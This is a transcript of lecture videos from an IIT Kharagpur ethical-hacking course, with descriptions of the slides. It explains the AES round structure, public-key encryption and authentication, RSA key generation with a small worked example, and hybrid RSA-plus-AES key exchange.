- Rijndael was selected as the Advanced Encryption Standard in October 2000.

A handwritten note 'AES' is written next to the word 'AES' in the list. The bottom of the slide features a blue footer bar with the 'swayam' logo and other icons.

Now, there was a need for a new standard which was understood and identified, because DES was used for a pretty long time. There was no apparent weakness in the algorithm. The only concern was the key size, was smaller and many theoretical attacks designed by mathematicians were published which reduces the complexity of breaking DES. So, DES was no longer considered to be very secure. Well of course, triple DES is an option, but three executions of algorithm for every single encryption, is too much of an overhead, ok. So, that also is some kind of a drawback.

Now, the standard organization NIST in US who actually standardizes the cryptographic algorithms, they came up with a call for ciphers in 1997. They ask the mathematicians and scientists to publish their algorithms. There will be like a competition. They will be selecting the best of them as the next generation standard for encryption. So, in that way there were 15 candidates which are finally accepted in 1998, were shortlisted and finally, the Rijndael cryptosystem was selected as the advanced encryption standard, in short AES.

Sometimes we refer to this algorithm as just the AES algorithm, ok. Today this is one of the most widely used symmetric key algorithms that has been employed or deployed in many applications.

(Refer Slide Time: 14:11)

The slide has a yellow header with the title 'The AES Cryptosystem'. Below the title is a bulleted list of features:


- In the Rijndael proposal, the block length and the key length can be independently specified to be 128, 192, or 256 bits.
- The AES standard limits the block length to 128 bits.
 - Key length can be 128, 192, or 256 bits.
- Easy to implement, both in hardware and software.
- Resistant against all known attacks.

The video player interface at the bottom shows the 'swayam' logo and various control icons.

So, some features of this AES cryptosystem. Now, this I have already mentioned earlier, block length and the key length. Well in the, in the original Rijndael proposal which was submitted, both the block length and the key length can be independently chosen to be either 128, 192 or 256. But when NIST accepted the proposal as a standard, they added some additional constraint. They said that well let the block length be only 128, let us not have flexibility in the block length, but let the key can be either 128, 192 or 256.

So, although the original Rijndael standard can have variable block sizes, but AES will have only 128 bit block sizes. The advantage of this method is that they are very easy to implement both in hardware and also in software and there has been lot of attacks which have been attempted theoretical and hardware based attacks, but still today this algorithm is known to be resistant against all known attacks. So, it is a good and safe algorithm to use, you can say that.

(Refer Slide Time: 15:41)




So, very briefly let us try to understand how AES works. The first thing is that depending on the key size 128, 256 or 192 the number of rounds similar to DES can vary. Now this table here shows that if key is 128 you need 10 rounds, 192 you need 12 rounds, 256 you need 14 rounds. This table shows you that. The rounds are identical except the first and last one where there is a small change that will show and each of the rounds there are some basic operations which are carried out. What are the basic operations? First operation is a substitution operation which is referred to as SubBytes.

Here every byte, you see block size is 128. So there will be 16 bytes. So, every byte is substituted by some other byte. There is substitute. Something called substitution box which is there inside. Using the SubBytes function, it replaces a byte by another byte. It is basically a permutation function. Then there is something called shift rows which is a transposition. The order is made different. the bits are not changed, but order is made different of the rows.

Then there is a mixed column operation where different columns using some operator, you combine the columns, mix them up in some certain way. So, this, there is a complicated functionality here and finally, add round key. Similar to DES, round keys are also generated here and whatever that 128 bit value is coming, you do a bit by bit exclusive-OR with this round key to generate the 128 bit data for the next round.

So, this diagram if you see, it gives the overall schematic. You start with the 128 bit plaintext which is coming. These are the rounds, but before starting with the first round you do a pre round transformation. There is an initial transformation, after that there are the rounds. The last round is slightly different. So, you see the first round is different in the sense that there is something done just before that and similarly the last round is also slightly different. And there is a key expansion module in the other side which takes as input the key 128, 192 or 256 bits and it generates the round keys similar to DES. This is how the structure of AES looks like.


(Refer Slide Time: 18:53)



Now, if you look into each of the rounds accepting the first and the last. So, the rounds, these 4 functionalities occur in this order, substitution bytes, followed by shift rows, followed by mixed column and finally, add round key where the round key is bit by bit exclusive-OR with this number. And, another thing the 128 bit data that we are having that you are encrypting and you are moving at each stage, this is actually represented as a state vector.

There is a 4 by 4 matrix, there are 16 such states and each of them is an 8 bit quantity. 16 into 8 is 128. So, that is how this state is maintained and all these operators are defined on that state matrix. That is how it is defined in AES.

(Refer Slide Time: 20:03)



And looking at the overall picture; so, here you see that in all the rounds, these operators as I said are applied in subbyte, shiftrow, mix column and add round. In the first round there is an additional add round key in the beginning and in the last round there is no mixed column states, only sub byte shift row and add round. This is how it is done. You see the structure as you can see, is fairly complicated, but these 4 basic functionalities I talked about subbytes, shiftrow, mix column and add round key, these are defined in such a way, they can be implemented very easily both using some hardware circuits. Also using some instruction set of a computer they are efficient to implement, ok.

This was one of the objectives of these algorithms, how fast they can be implemented, what is the maximum speed they can offer in various implementations, ok. So, with this we come to the end of this lecture, where we have talked about some of the practical private or symmetric key algorithms. Now, as I said whenever you are trying to secure a network, you find that there are some vulnerabilities. There are a number of ways you try to secure your infrastructure or your data or files, whatever, now this encryption is one of the very commonly used tool or technique to provide you with the required level of security.

You think of emails, you are sending mails. Some mails may be quite confidential, you may want such confidential mails should be automatically encrypted so that no one should be able to tap my messages, my mails. So, these encryption or decryption

techniques can be integrated with other applications in a suitable way so that they can provide you with some levels of security as desired by some applications. In the next lecture we shall be starting some discussion on public key cryptosystems and what are the methods that can be used there.

Thank you.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer science and Engineering
Indian Institute of Technology, Kharagpur

Lecture - 29
Public - Key Cryptography (Part I)

In this lecture we start with some discussion on Public-Key Cryptography. The title of this lecture is public key cryptography, first part of it. Now earlier we have seen symmetric or private key cryptography, where the same key was shared by the two end systems, sender and receiver, but you think of the internet scenario; in the internet scenario we are already habituated with sending and receiving messages between parties who are widely separated geographically.

So, the natural question arises if I request secrecy, if I require privacy of my data, suppose I am sending some packets, a message to my friend, who is sitting 1000 kilometres away from here, first thing is that I can use these symmetry key algorithms for encryption, but how do we share the key? Shall we call each other and tell the key over telephone, but telephones can be trapped?

So, there should be some secure mechanism for sharing these keys also. In general, in the internet scenario there should be some technique where people who are sitting at a large distance from each other, not being able to communicate safely or securely using conventional medium can also carry out and enforce some kind of security in terms of the data communication. Let us see this.

(Refer Slide Time: 01:57)



So, in this lecture we shall be talking about public key cryptography as I said and you will see that this public key cryptography can be used for encryption as well as authentication purpose and one of the most popularly used algorithm, the RSA that we shall be discussing.

(Refer Slide Time: 02:20)

A slide titled "Public Key Cryptography" in red text. It contains two bulleted lists: one about using two keys and another about the consequences. To the right, there is a diagram showing a communication link between two nodes, S and R, with two "K" symbols above them. The S node is a circle with a "S" inside, and the R node is a circle with an "R" inside. A line connects the two nodes, with "K" symbols at both ends. The slide has a yellow header and a blue footer with the "swayam" logo.

Now, talking about public key cryptography, here the concept is slightly different from symmetric key cryptography. Now in symmetric key cryptography what is happening? There was a sender; there was a receiver; there was a communication channel.

So, you define a secret key which was shared by both the parties, this was what was happening in symmetric key systems.

(Refer Slide Time: 02:54)

Public Key Cryptography

- Uses two keys for every simplex logical communication link.
 - a) Public key
 - b) Private key
- The use of two keys has profound consequences in the areas of
 - Confidentiality
 - Key distribution
 - Authentication

(2n)

```
graph LR; S((S)) --- KR_S[KR_S]; S --- KU_S[KU_S]; S --- X((X)); R((R)) --- KR_R[KR_R]; R --- KU_R[KU_R]; X --- KR_X[KR_X]; X --- KU_X[KU_X]
```


But in public key system what we are saying, it is something different. I have a sender; I have a receiver; there is a communication channel; now I am saying that I am not sharing any key across 2 parties. Let us say, there can be a third party, also X. There are three parties. So, now, what I am saying is that, every party will be having 2 keys. A pair of keys, one is called a public key; one is called private key. Notationally I can denote the public key by KU , KU_S and the private key by KR_S . So, here there would be KU_R and KR_R and here KU_X KR_X .

So, every party will be having 2 keys, the first thing you see that the number of keys are getting drastically reduced here. If there are n number of parties, there will be only 2^n different keys. In the earlier case we discussed, there were $n \times \frac{n-1}{2}$ keys which was the close to $\frac{n^2}{2}$, quite large. Here the name is going to say, public and private. Say everybody is having 2 keys. I am also having 2 keys.

So, one of my keys is a public key; one is a private key. The idea is that public key I am free to tell everybody. So, I can announce that this is my public key to anybody I want to, but my private key I will keep secret with myself. I will not tell anybody in this world. I

will keep it in my pocket. I will keep or maintain the secrecy of my private key. This is the idea of public key cryptography systems. Now let us see how it works.

(Refer Slide Time: 05:03)



So, again let us explain it pictorially, this is the schematic of a public key encryption system. Let us say there is a sender A which wants to securely send some data to a receiver B. So, I said the receiver B will be having a public key KU_B and we will be having a private KR_B , right.

The idea is that when somebody, in this case A wants to send a message to B through encryption, what it does? There will be an encryption algorithm which will be using B's public key. B's public key is supposed to be known by everybody. So, A also knows that. A knows B's public key and using B's public key this plain text is getting encrypted into the cipher text.


What the receiver is doing? The receiver is running a decryption algorithm, but now this decryption algorithm is using B's private key which is only present with B. This algorithm is such, designed in such a way that if you encrypt using public key, then you can decrypt using private key or also the reverse.

If you encrypt using private key, you can decrypt using the public key. Now in this case for encryption we are saying we will be encrypting using public key which is known to everybody, but it can be decrypted only by the private key so that I can receive message

from many people, because my public is known to everybody, but no one else will be able to decode that messages other than myself, because only I am having the private key, right.


This is how this encryption occurs in public key system. Now just by slightly changing the configuration or the order of these operations. We can also allow some kind of authentication process to take place using the same kind of process.

(Refer Slide Time: 07:26)



First thing is that this is what we are saying encryption. I just now told public key is known to everybody. Private key is only available with B. So, many parties can send the message, but only B can decode.

(Refer Slide Time: 07:43)



Now, let us talk about another application of public key cryptography namely, authentication. Here also let us say A is sending something to B; A sending something to B, but for authentication application we will be using the keys of the sender. A is having a public key KU_A , A is having a private key KR_A . Now you see the purpose of authentication is not to send a message securely, but to make the other person identify or believe that I am the correct person, whom I am claiming to be, right.

Well let us imagine a situation. Suppose A wants to authenticate itself with B. So, what A will do? Let us say A chooses a random text P. This P can be a Shakespeare's poetry, a Shakespeare's text let us say. So, anything which is legible, which someone can read and understand you can select any such plaintext and you encrypt it using your own private key.


Well, I am trying to authenticate to you. I encrypt it with my private key. I send it over to you. The cipher text is generated. It is sent to the receiver. What the receiver will do? Receiver will try to decode it using the sender's public key which is of course, known.

So, as I said, this public key and private key encryption/decryption are interchangeable. You can use one of them for encryption, the other for decryption. So, what the receiver will see that if I use A's public key for decryption, I am getting back a message which I can read and understand which means I am using the correct public key; that means, it must have been encrypted by A, using A's private key.

So, I can uniquely identify A, right. This is how authentication works in this case. So, just by changing the; but to say here I am saying, I am not talking about the secrets of messages.

This A is encrypting it using its own private key, the entire world knows my, suppose I am A, the entire world knows my public key. So, anyone can decrypt it, let them decrypt. I do not care, I am only concerned with the receiver B, B should be able to decrypt it and identify that well I am actually A, but let the others also do the same thing I do not care, fine.

(Refer Slide Time: 10:58)



Now, this is the pictorial schematic, now we encrypt using the private key of the sender and it is send out. Anybody, that anybody can verify the authentication of A by using the public key of A decrypting it.

(Refer Slide Time: 11:19)

Applications

- Three categories:
 - a) Encryption/decryption:
 - The sender encrypts a message with the recipient's public key.
 - b) Digital signature / authentication:
 - The sender signs a message with its private key.
 - c) Key exchange:
 - Two sides cooperate to exchange a session key.

Now this, application of these public key algorithms encryption/decryption algorithms, broadly you can think of three different applications. First is of course, encryption/decryption as I had said, the sender encrypts the message with the receiver's public key, the receiver will decrypt it in its own private key. This is quite possible, but the only problem is, I, we shall be talking about this later, is that these are relatively slow with respect to symmetric key algorithms. These methods will take more time for encryption and decryption. Digital signature is something we shall be discussing later.

So, now, you are aware of this terminology that we conventionally put our ink signature on a paper to authenticate that well, I am the person who read and I am signing it. So, there is an equivalent electronic signature also which is called digital signature that is also becoming quite popular nowadays. That can also be implemented using these kind of public key crypto algorithms and key exchange; 2 persons can cooperate to exchange a key. This we shall see later again.

(Refer Slide Time: 12:45)

Requirements

- Computationally easy for a party B to generate a key pair
 - a) Public key KU_B
 - b) Private key KR_B
- Easy for sender to generate ciphertext:
 $C = E (M, KU_B)$
- Easy for the receiver to decrypt ciphertext using private key:
 $M = D (C, KR_B) = D (E (M/KU_B), KR_B)$

Now for a public key crypto system as I had said every party must be holding a pair of keys, private key and public key. So, there are some essential requirements for this algorithm to use, because in an environment new users can join. So, when a new user joined, the new user should be given a pair of public and private keys new pair. So, it should be computationally not very difficult to generate a key pair, public key and private key.

Somebody should be able to generate that pair of keys relatively easily and these easy are relative terms. So, you should be able to do the encryption process for a message using let us say the public key of B and for the receiver side the reverse process decrypt using the private key of B.

So this encryption/decryption with this will cancel out and you will get back M these are the requirements. So, this algorithm should search that encryption/decryption should be reversible. If you, if you encrypt using the public key and decrypt using private key, you will get back the original thing or even the reverse order you will also get back the same thing. So, these are some of the requirements of public key algorithms.

(Refer Slide Time: 14:21)

Now, the other things are related to the security of the schemes. Like you see public key is known to everybody, the algorithm should be such or the key generation, key pair, the way they are generated, should be such that, it should not be able to guess or generate the private key from the public key, because my public is known to everybody. So, no one should be able to guess what is my private key, this should be computationally infeasible. It should be extremely hard, mathematically to do this, right.

Similarly, I mean, if I know the ciphertext and if I only know the public key, I do not know the private key of B, I cannot decode it back. I cannot get back the message. This is a requirement and as I had said that the keys can be used in a interchangeable way, either of the 2 keys can be used for encryption and the other for decryption, we will be getting back the message.

So, either you can encrypt using the public key, decrypt using the private key or you can encrypt using private key, decrypt using public key, but as I had said the first mechanism is used mostly for encryption and decryption and the second mechanism is used mostly for authentication. This already we have discussed.

(Refer Slide Time: 16:01)

The RSA Public Key Algorithm

- RSA Algorithm
 - Developed by Ron Rivest, Adi Shamir and Len Adleman at MIT, in 1977.
 - A block cipher.
 - The most widely implemented.



Now, this RSA is one of the public key algorithms, which was proposed long back in the 1970s, but it has survived several decades. Still it is considered to be good. In fact, the entire internet is being driven or based on this RSA algorithm as of today. This RSA are the initials of the inventors Rivest, Shamir and Adleman. This is also a block cipher. So, you can take a block of your data of course, the size of the block can vary, not fixed and you can encrypt it, you can send it and this is most widely used.

(Refer Slide Time: 16:51)

RSA : Key Generation

1. Select p, q	$p \text{ and } q \text{ both prime}$
2. Calculate $n = p \times q$	
3. Calculate	$\phi(n) = (p-1)(q-1)$
4. Select integer e	$\text{gcd}(\phi(n), e) = 1; 1 < e < \phi(n)$
5. Calculate d	$d = e^{-1} \text{ mod } \phi(n)$
6. Public Key	$KU = (e, n)$
7. Private key	$KR = (d, n)$

$\phi(n)$ is the number of positive numbers less than n and relatively prime to n (called Euler totient).

$$de = 1 \text{ mod } \phi(n)$$



I am very briefly telling you how the key pairs are generated in RSA, because you will understand or appreciate that how RSA encryption/decryption works. This is for the key generation, for every party I have to generate a public key and a private key. First thing

is that you select 2 prime numbers p and q . p and q are both prime. Now you must say that well I can choose a prime number 5 and 13; is it good enough?

No, the idea is that these numbers p and q are not small numbers. They are very large numbers. They are of the order of let us say, 300 digit numbers or even more. They are huge numbers. So, in that way there is some kind of computation involved. In this process you are handling very large numbers. Then you calculate the product of these 2 numbers p and q , call it n ; then you calculate something called Euler totient and what is defined as $(p - 1) \times (q - 1)$.

This is actually, if you think, this is the number of positive numbers, less than n and relatively prime to n ; n is the product. $(p - 1) \times (q - 1)$, this cannot factor n . Clearly p and q are both prime numbers.

So, this is the interpretation of Euler totient. In the next step, what you do? You try to select an interior e such that the greatest common division, GCD or HCF. You know of highest common factor, same thing GCD of this Euler totient and this e should be 1 and the other constraint is that the value of e should be less than this phi $\phi(n)$, not greater than that and once you choose a value of e , you determine a value d which will be $e^{-1} \text{ mod } \phi(n)$, e^{-1} what is the meaning of this? This means $d \times e = 1 \text{ mod } \phi(n)$.

So, I am not going into the details of this number theoretic proofs and derivations, but there are ways to do this. I mean you can find d . Now once you have done this, your key generation is over. So, any pair it is, see (e, n) is one of the keys; d and (d, n) is one of the keys.

So, any of these pairs you can declare it as the public key, the other pair you can declared as the private key. This is how the key generation takes place. The algorithmic steps appear to be simple, but the problem comes from this size of the numbers. The numbers are very large. In terms of number of bits, they are typically 1024 bits, 2048 bits or even more.

(Refer Slide Time: 20:25)

RSA : Encryption

- Plaintext: $M < n$
- Ciphertext: $C = M^e \pmod{n}$

RSA : Decryption

- Ciphertext: C
- Plaintext: $M = C^d \pmod{n}$

$\{e, n\}$

$M: 0101010101 \dots$

Integer

$M^{ed} \equiv 1 \pmod{n}$

Now, one thing you just recall here that d and e possess a very interesting property that the product of, sorry.

(Refer Slide Time: 20:42)

RSA : Key Generation

- Select p, q p and q both prime
- Calculate $n = p \times q$
- Calculate $\phi(n) = (p-1)(q-1)$
- Select integer e $\gcd(\phi(n), e) = 1; 1 < e < \phi(n)$
- Calculate $d = e^{-1} \pmod{\phi(n)}$
- Public Key $KU = \{e, n\}$
- Private key $KR = \{d, n\}$

$\phi(n)$ is the number of positive numbers less than n and relatively prime to n (called Euler totient).

$de = 1 \pmod{\phi(n)}$

$de = 1$. So, I said $de = 1 \pmod{\phi(n)}$, but from number theory you can, it can also be proved that this will be 1 also \pmod{n} . So, I am not going into the proof, but just remember this. So, encryption/decryption is very simple. So, how it is done? Let us say I want to encrypt a plain text. Let us say m is the plain text.

Now what is M ? The way we look at M is, M is nothing but a stream of zeros and ones. Here we are not talking about alphabets or characters or letters. It is a stream of zeros

and ones anything, any arbitrary stream of zeros and ones. So, this stream of ones, you can regard as a number, you treat your message as an integer. It will, of course, we have very large integer, because your number itself can be quite large. This M can be very large.

The only constraint is that whatever integer of values represents, this must be less than that value of n that you have selected during the key generation process. This is the only constraint. Your encryption is very simple. You simply M^e , because M is regarded as the integer, integer to the power another integer e , because we had said e and n , this is your public key.

So, using the public key you are doing the encryption. So, you need e . You also need n . So, a large number to the power of another large number, so, it is computationally quite involved. There are efficient algorithms to do this power computation, but still this is much slower as compared to DES or AES encryption ok.

Talking about decryption algorithm, it is extremely simple and very similar, you take the ciphertext, you do C^d . So, whatever C you have got, you raise it to the power d . Now what will happen; C was M^e ; C was M^e and you are raising it again to the power d . So, it will become M^{ed} . Now $e d = 1$, by definition module n . So, this will be nothing but M . You get back M .

So, conceptually speaking this RSA is very simple, but computationally it is very much complex, because the numbers are very large. You need a lot of computation to carry out encryption and decryption. If your message is small its fine, but if your message is very large, you may need a lot of time to do this encryption and decryption.

(Refer Slide Time: 23:58)

Example

- Select two prime numbers, $p=7$ and $q=17$.
- Calculate $n = pq = 7 \times 17 = 119$.
- Calculate $\phi(n) = (p-1)(q-1) = 96$.
- Select e such that e is relatively prime to $\phi(n)=96$, and less than $\phi(n)$.
In this case $e=5$
- Determine d such that $de \equiv 1 \pmod{96}$ and $d < 96$.
 $d=77$ because $77 \times 5 = 385 = 4 \times 96 + 1$

5×77

Public key $KU = \{5, 119\}$
 Private key $KR = \{77, 119\}$

So, let us take a simple example just to illustrate, a very small example. Let us suppose the 2 prime numbers you select are 7 and 17. First you compute the value of n as their product which comes to 119. The Euler totient is coming to 96. Select e such that the $GCD(e, \phi(n)) = 1$, which means relatively prime to $\phi(n)$, that is.

So, they are one of such a value of e, you can take as 5. 5 is one such value. Even verify 5 and 96 are relatively prime their GCD is 1. Determine d such that if you take a product modulo 96 it will be 1.

So, the smallest value of d can be found out to be 77 of course, manually by hand it is very difficult, you need a computer to do this, but you can check 5×77 , if you do, it comes to 85, 385 and if you do modular 96 your remainder is 1, divided by 96 remained here. So, d is nothing but 1. So, your public key becomes 5 and 119. Your private key becomes 77 and 119. Now you think one thing, these are publicly known, ok.

(Refer Slide Time: 25:36)

Example

- Select two prime numbers, $p=7$ and $q=17$.
- Calculate $n = pq = 7 \times 17 = 119$.
- Calculate $\phi(n) = (p-1)(q-1) = 96$.
- Select e such that e is relatively prime to $\phi(n)=96$, and less than $\phi(n)$.
 - In this case, $e=5$.
- Determine d such that $de = 1 \pmod{96}$ and $d < 96$.
 - $d=77$, because $77 \times 5 = 385 = 4 \times 96 + 1$.

Public key $KU = \{5, 119\}$
 Private key $KR = \{77, 119\}$

The slide features a yellow header with the word "Example". Below the text is a small diagram of a tree with two branches labeled "7" and "17" under a single root labeled "119". At the bottom, there's a decorative footer with the "swayam" logo and various icons.

Suppose everyone knows about 119 and everyone also knows that what is RSA algorithm, because this algorithm is not private it is publicly known. So, if it so happened that everybody will know that 119 is what? It is just a product of 2 prime numbers.

So, if I can factor it out, if I can generate the 2 factors, then I can generate also the Euler totient, then from this 5, I can also generate 77 in the same process, because I know 96, So, once you factor this number n, your RSA is broken. Now the cache is factoring two large prime number, the product of two large prime numbers is still today known to be computationally difficult.

So, the security of RSA is based on this assumption that factoring the product of 2 prime numbers is currently not possible, large prime numbers of course. The day it becomes possible, RSA will be immediately broken and you cannot use RSA anymore right.

(Refer Slide Time: 27:04)

- Encryption process:
 - Say, plaintext $M = 19$
 - Ciphertext $C = 19^5 \pmod{119}$
 $= 2476099 \pmod{119} = 66$
- Decryption process:
 - $M = 66^{77} \pmod{119} = 19$

So encryption process; another simple example, suppose your plain text is 19. So, when you do an encryption, $19^5 \pmod{119}$. So, if you calculate it comes to this modulo 119 is 66 divide, take the remainder. For decryption process you see even for this small numbers 66^{77} . This is a very huge thing.

Well, there are efficient methods to calculate modulo power of one number to the power other. If you do this, you will see that you will get back the original 19, this is how RSA works basically.

(Refer Slide Time: 27:52)

The Security of RSA

- RSA is secure since
 - We use large number of bits in e and d .
 - The problem of factoring n into two prime factors is computationally very difficult.
 - ❖ Knowing p and q will allow us to know $\phi(n)$.
 - ❖ This will help an intruder to know the values of e and d .
 - Key sizes in the range of 1024 to 2048 bits seems safe.

Now I just now mentioned that RSA is secure. People use RSA, because we use very large number of bits in e and d. They are on the order of 1024, 2048, even more number of bits say 1024 bits that equivalent to approximately 300 digits numbers, 2048 means about 600 digits, more than 600 digit number. They are huge numbers. The problem of factoring n into 2 prime factors is computationally very difficult. So, the security of RSA is based on that assumption, right.

(Refer Slide Time: 28:45)

Points to Note

- The RSA algorithm in conjunction with some private key algorithm (like AES) can be used for secure data transfer over insecure channel.
- Private key K transmitted using public key algorithms (i.e. RSA).
- K is used for encryption using private key algorithm.
- Prime factorization problem is solvable in polynomial time using quantum computers.
 - Resulted in research on post-quantum cryptographic algorithms.
 - Resistant against quantum attacks.

Now, there are two points I want to highlight here that RSA algorithm can be used in conjunction with some private key algorithms, because you see RSA algorithm is good over the internet, because you can take the public key of the other party wherever he is, encrypt it and send it to that person. That person can decrypt it using his or her own private key, but the trouble is that this public algorithmic RSA is very slow as compared to DES or AES.

So, what do you do? Whenever you want to send a, let us say large message to some parties sitting somewhere far apart in a secure way, well you can do it in a 2 step process. Like let us say I am giving an example, let us say a party A wants to send a message in a secure way to a party B.

First step, A will be generating some random number. Let us say it generates a random integer, a large integer r ok.

Then this r is regarded as the private key k for symmetric encryption, and this r is being sent to B by encrypting using RSA. This is feasible because this is very small. Encrypting a small number using RSA is still not that slow.

Now once you do it, the other party can decrypt it back using RSA, using its own private key and get back the same random r . This same number r will be shared by the 2 parties. That can be used as a symmetric key and you can use some algorithm like AES for encryption and sending now, because both parts are having r that will be your AES key, ok.

So, you are sharing the key, in the first step using public key algorithm, in this second step you are using a symmetric key algorithm for actual encryption. This is what happens in the internet today.

